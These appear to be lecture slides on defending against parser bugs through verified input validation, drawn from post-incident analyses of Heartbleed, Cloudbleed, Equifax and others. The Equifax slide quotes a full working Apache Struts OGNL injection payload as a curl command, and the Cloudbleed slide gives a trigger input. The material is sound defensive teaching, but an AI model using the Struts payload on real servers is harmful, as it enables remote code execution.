Locking the Front Door

High-assurance input validation

Kathleen Fisher
Tufts University

Post-incident analyses

What caused recent parsing-related exploits?

Heartbleed

- Allowed silent exfiltration of sensitive information
- Affected up to 55% of Alexa Top 1 Million websites
  [The Matter of Heartbleed, IMC 2014]
- Causes:
  - OpenSSL implementation of TLS heartbeat protocol extension failed to properly validate `padding_length` field.
  - Very unusually for TLS types, the length of the `padding` field depends on non-local data.

```
struct {
  HeartbeatMessageType type;
  uint16 payload_length;
  opaque payload[payload_length];
  opaque padding[padding_length];
} HeartbeatMessage;
The total length of a HeartbeatMessage MUST NOT exceed
2^14 or max_fragment_length when negotiated [RFC6066].
The padding is random content that MUST be ignored by
the receiver. The padding_length MUST be at least 16,
and equal to TLSPlaintext.length-payload_length-3 for
TLS and DTLSPlaintext.length-payload_length-3 for DTLS
The sender of a HeartbeatMessage MUST use a random
padding of at least 16 bytes. The padding of a
received HeartbeatMessage message MUST be ignored.
```

From EverParse: Verified Secure Zero-Copy Parsers for Authenticated Message Formats, Usenix Security, 2019


Problems:

- Parser implementation failed to detect error
- Specification too complex

PPP Daemon Remote Code Execution Vulnerability

- Allowed remote code execution on most Linux systems
- Affected PPP Daemon versions 2.4.2-2.4.8: All versions released 2003-2020 (17 years).
- Triggered by sending *unsolicited* malformed Extensible Authentication Protocol (EAP) packet to vulnerable PPP client or server.
- Cause:

  The `eap_request()` and `eap_response()` functions fail to validate the size of the input before copying supplied data into memory.



From Critical PPP Daemon Flaw Opens Most Linux Systems to Remote Hackers, The Hacker News, March 05, 2020

Problems:

- Parser implementation failed to detect error
- Possible: Specification too complex

Cloudbleed

- Exfiltrated encryption keys, cookies, passwords, and other sensitive information from Cloudflare-hosted web sites.
- Data cached by search engines; problem found by Google's Project Zero.
- Causes:
  - Pointer stepped past the end of buffer
  - End-of-buffer checked via == not <=
  - Error branch was missing command `fhold` to adjust buffer pointer.

Example input that would trigger the vulnerability:

```
<script type=
```

Missing `fhold` in error branch `lerr` triggers buffer overrun.

```
script_consume_attr := ((unquoted_attr_char)* :>>
(space|'/'|'>'))
>{ ddctx("script consume_attr"); }
@{ fhold; fgoto script_tag_parse; }
$lerr{ dd("script consume_attr failed");
       fgoto script_consume_attr; };
```


From Incident report on memory leak caused by Cloudflare parser bug. The Cloudflare Blog. February 23, 2017.

Problems:

- Improperly handling detected error conditions
- Validator implementation error
- More complex than necessary

Psychic Paper

- Zero-day allowed attacker to escape iOS sandbox
- Causes:
  - iOS uses plists to represent entitlements, which augment Unix-style permissions
  - iOS has at least four plist parsers.
  - They differ on erroneous plist data
    - Parser queried to vet app saw empty entitlement request.
    - Parser queried to approve actual actions saw non-empty entitlement list, eg: `task_for_pid-allow`.
- Android Master Key Bugs are similar.



From Siguza @s1guza twitter feed, April 29, 2020

Problems:

- More than one parser for the same data.
- Permissive processing of erroneous data.

Equifax Breach

- 147 million people had personal information exposed
- $425M settlement for affected consumers
- Attack achieved full remote code execution with privilege of the web server.
- Causes:
  - Apache Struts Jakarta Multipart parser throws exception on unexpected `Content-Type`.
  - Attacker can set `Content-Type` to an OGNL expression; `LocalizedTextUtil.findText` uses in *unescaped form* to build error message.
  - OGNL expression can invoke core Java, such as `java.core.ProcessBuilder()`, which allows external programs to run.

Example unexpected `Content-Type` set to an OGNL expression:

```
Content-Type: ${(#_='multipart/form-data')}
```

Example demonstrating whether a server has vulnerability:

HTTP Request with curl containing Content-Type Header with OGNL expression.

```
curl http://127.0.0.1:8900/struts2-showcase/showcase.action -H "Content-Type:
%{(#_='multipart/form-
data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#co
ntainer=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getI
nstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().cle
ar()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#eps=#contain
er.toString()).(#cmds=({'/bin/echo', #eps})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@o
rg.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.i
o.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}"

com.opensymphony.xwork2.inject.ContainerImpl@d0d2b00
```

From CVE-2017-5638: The Apache Struts vulnerability explained. Software Integrity Blog. September 14, 2017.


Problems:

- Improperly handling detected error conditions
- Processing input before validation
- Allowing remote code execution

Apache SOLR

- Allowed remote code execution and exfiltration of sensitive information.
- Affected Apache SOLR version 7.1 and below
- Causes:
  - Incorrectly configured XML query parser library allowed untrusted input to define new DTDs and expand external entities (fetch code from remote locations), bypassing checks.
  - Default configuration for Java version was unsafe.
  - SOLR reports errors, but *after* attackers' actions have been executed.
- Note: As of 2017, XML had 850 CVEs versus JSON's 96 [Curing the Vulnerable Parser, ;login: Spring 2017]

Distribution of SOLR victims across the globe:



From Apache SOLR: The new target for crypto miners, SANS ISC InfoSec Forums, March 9, 2018

Problems:

- Processing input before validation
- Specification too complex
- Improperly handling detected error conditions

		DOS			XXE	Parameter XXE				SSRF						XInclude	XSLT	# Vulnerabilities
	From Sok: XML parser vulnerabilities, WOOT 2016	Recursion*	Billion Laughs	Quadratic Blowup	XXE	Classic	**Small**	FTP Protocol	**schemaEntity***	DOCTYPE	External Entity	External Parameter	schemaLocation*	noNamespaceSchemaLocation	**Xinclude***	Xinclude*	XSLT	
1	.NET/XmlReader	0	0	0	0	0	0	**1**	**1**	0	0	0	**1**	**1**	0	0	0	**4**
2	.NET/XmlDocument	0	0	0	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	0	0	**1**	**1**	0	**10**
3	Java/Xerces SAX	0	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	0	**1**	**1**	**1**	0	**13**
4	Java/Xerces DOM	0	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	0	**1**	**1**	**1**	0	**13**
5	Java/w3cDocument	0	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	0	**1**	**1**	**1**	0	**13**
6	Java/Jdom	0	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	0	**1**	**1**	**1**	0	**13**
7	Java/dom4j	0	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	**1**	0	**1**	**1**	**1**	0	**13**
8	Java/Crimson SAX	0	**1**	**1**	**1**	**1**	**1**	0	0	**1**	**1**	**1**	0	0	0	0	0	**8**
9	Java/Oracle SAX	0	**1**	**1**	**1**	**1**	**1**	0	**1**	**1**	**1**	**1**	**1**	**1**	0	0	0	**11**
10	Java/Oracle DOM	0	**1**	**1**	**1**	**1**	**1**	0	**1**	**1**	**1**	**1**	**1**	**1**	0	0	0	**11**
11	Java/Piccolo	0	**1**	**1**	**1**	**1**	**1**	**1**	0	**1**	**1**	**1**	0	0	0	0	0	**9**
12	Java/KXml	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	**0**
13	Perl/XML::Twig	0	**1**	**1**	**1**	0	0	0	0	0	0	0	0	0	0	0	0	**3**
14	Perl/XML::LibXml	0	0	**1**	**1**	**1**	**1**	**1**	0	**1**	**1**	**1**	0	0	**1**	**1**	0	**10**
15	PHP/SimpleXML	0	0	**1**	0	0	0	0	0	0	0	0	0	0	0	0	0	**1**
16	PHP/DOMDocument	0	0	**1**	0	0	0	0	0	0	0	0	0	0	**1**	**1**	0	**3**
17	PHP/XMLReader	0	0	0	0	0	0	0	0	0	0	0	0	0	**1**	**1**	0	**2**
18	Python/etree	0	**1**	**1**	0	0	0	0	0	0	0	0	0	0	0	**1**	0	**3**
19	Python/xml.sax	0	**1**	**1**	**1**	0	0	0	0	**1**	**1**	**1**	0	0	0	0	0	**6**
20	Python/pulldom	0	**1**	**1**	**1**	0	0	0	0	**1**	**1**	**1**	0	0	0	0	0	**6**
21	Python/lxml	0	0	**1**	**1**	0	0	0	0	0	0	0	0	0	**1**	**1**	0	**4**
22	Python/defusedxml.etree	0	0	0	0	0	0	0	0	0	0	0	0	0	0	**1**	0	**1**
23	Python/defusedxml.sax	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	**0**
24	Python/defusedxml.pulldom	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	**0**
25	Python/defusedxml.lxml	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	**0**
26	Python/defusedxml.minidom	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	**0**
27	Python/minidom	0	**1**	**1**	0	0	0	0	0	0	0	0	0	0	0	0	0	**2**
28	Python/BeautifulSoup	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	**0**
29	Ruby/REXML	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	**0**
30	Ruby/Nokogiri	0	0	**1**	0	0	0	0	0	0	0	0	0	0	**1**	**1**	0	**3**
1	Android/DocumentBuilder	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	**0**
2	Android/SaxParser	0	**1**	**1**	0	0	0	0	0	0	0	0	0	0	0	0	0	**2**
3	Android/PullParser	**1**	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	**1**
	# Vulnerable Parsers	**1**	**15**	**20**	**15**	**11**	**11**	**9**	**9**	**13**	**13**	**13**	**3**	**8**	**11**	**13**	**0**	

Figure 1: Results of our evaluation framework; 1 = parser is vulnerable to the attack; Novel attacks are highlighted in **bold font**; * = When certain prerequisites are met, otherwise default settings;

And many, many more…


- 80% of CVEs related to input validation failures [Safedocs BAA]
- 2020 CWE Top 25 Most Dangerous Software Weaknesses:
  - #1: “Improper Neutralization of Input During Web Page Generation (Cross-site Scripting)”
  - #3: “Improper Input Validation”
- More than 1000 parser bugs have been reported for Mozilla products related to PDF, ZIP, PNG, and JPG file formats [Bohemia: A Validator for Parser Frameworks, LangSec, 2021]
- Study of OpenSSL crypto library from Jan 2015-June 2016 enumerated 47 vulnerabilities: [The Seven Turrets of Babel: A Taxonomy of LangSec Errors and How to Expunge Them, SecDev, 2016]
  - 13/47 from “shotgun parsing”
  - 11/47 from processing invalid input or failing to reject known-invalid input
  - More than half of security bugs came from parsing problems!!!

Causes of Input Validation Errors

- **Software Design Flaws**
  - Processing input before validation (“shotgun parsing”) [Equifax, SOLR]
  - Improperly handling detected error conditions [CloudFlare, Equifax, SOLR]
  - Having more than one (inconsistent) parser for the same data [Psychic Paper]
- **Grammar Design Flaws**
  - Excessive complexity, Allowing remote code execution, Turing-complete languages, Untagged unions [Heartbleed, PPP Daemon, Equifax, SOLR, PDF]
- **Validator Implementation Errors**
  - Failing to detect all errors, often related to lengths [Heartbleed, PPP Daemon]
- **Permissive processing of invalid input** [Psychic Papers]
  - Malleability errors (more than one representation for same semantic value) for crypto-related pipelines
- **Incomplete Specifications**

Writing parsers is dangerous!

A safer, high-assurance path forward



Formal Specification Languages

Expressiveness vs. Performance/Security

- Regular Expressions
- Regular Expressions with refinements (back-references, etc.)
- Context-Free Grammars with restrictions
  - Visibly Pushdown Automata
  - LL(1), LL(k) grammars
    - Admit top-down parsers but don't support left-recursion or non LL(k) grammars
  - Deterministic Context Free, aka SLR and LR(k)
    - Support decidable equivalence testing; parsed in linear time by deterministic pushdown automata
  - No left-recursion, eg, ALL(*)
- Context-Free Grammars
- Context-Sensitive Grammars
  - Parsing Expression Grammars (use biased choice operator)
  - Specialized languages for capturing data dependencies

Exceptions to the declining performance/increasing expressiveness pattern.


Formal Specification Languages

Expressiveness vs. Performance/Security

- **Regular Expressions** [PLDI 2012, LNCS 2016, ITP 2016, Systems Conference 2020, LangSec 2021]
- Regular Expressions with refinements (back-references, etc.)
- Context-Free Grammars with restrictions
  - Visibly Pushdown Automata
  - **LL(1)**, LL(k) grammars [ITP 2019, PLDI 2020]
    - Admit top-down parsers but don't support left-recursion or non LL(k) grammars
  - Deterministic Context Free, aka **SLR**, **LR(1)**, LR(k) [ESOP 2009, ESOP 2012]
    - Support decidable equivalence testing; parsed in linear time by deterministic pushdown automata
  - No left-recursion, eg **ALL(*)** [PLDI 2021]
- **Context-Free Grammars** [ICFP 2010, CPP 2011, CPP 2015]
- Context-Sensitive Grammars
  - **Parsing Expression Grammars** (use biased choice operator)[LMCS 2010, CPP 2020]
  - **Specialized languages for capturing data dependencies** [CPP 2019, ICFP 2019, Usenix Security 2019]

Many with parsers with machine-checked correctness proofs!


High-Assurance Parsers



Bohemia

Differential testing for parser generators

- Uses Equivalence Modulo Inputs (EMI) to find bugs in parsers for context-free grammars
- Introduced semantics-preserving grammar mutations:
  - Prune dead productions/add new productions
  - Roll/unroll productions
- Related work: NEZHA [S&P 2017]
- Open challenges:
  - Extending to richer mutations, more complex notions of equivalence
  - Extending to other grammar formalisms.




Library	Lark	Nearley	Derpy	Happy	Earley.rb
Bug Count	4	1	2	1	1
Bug Type	OM and IL	MO	OM and IL	IL	IL
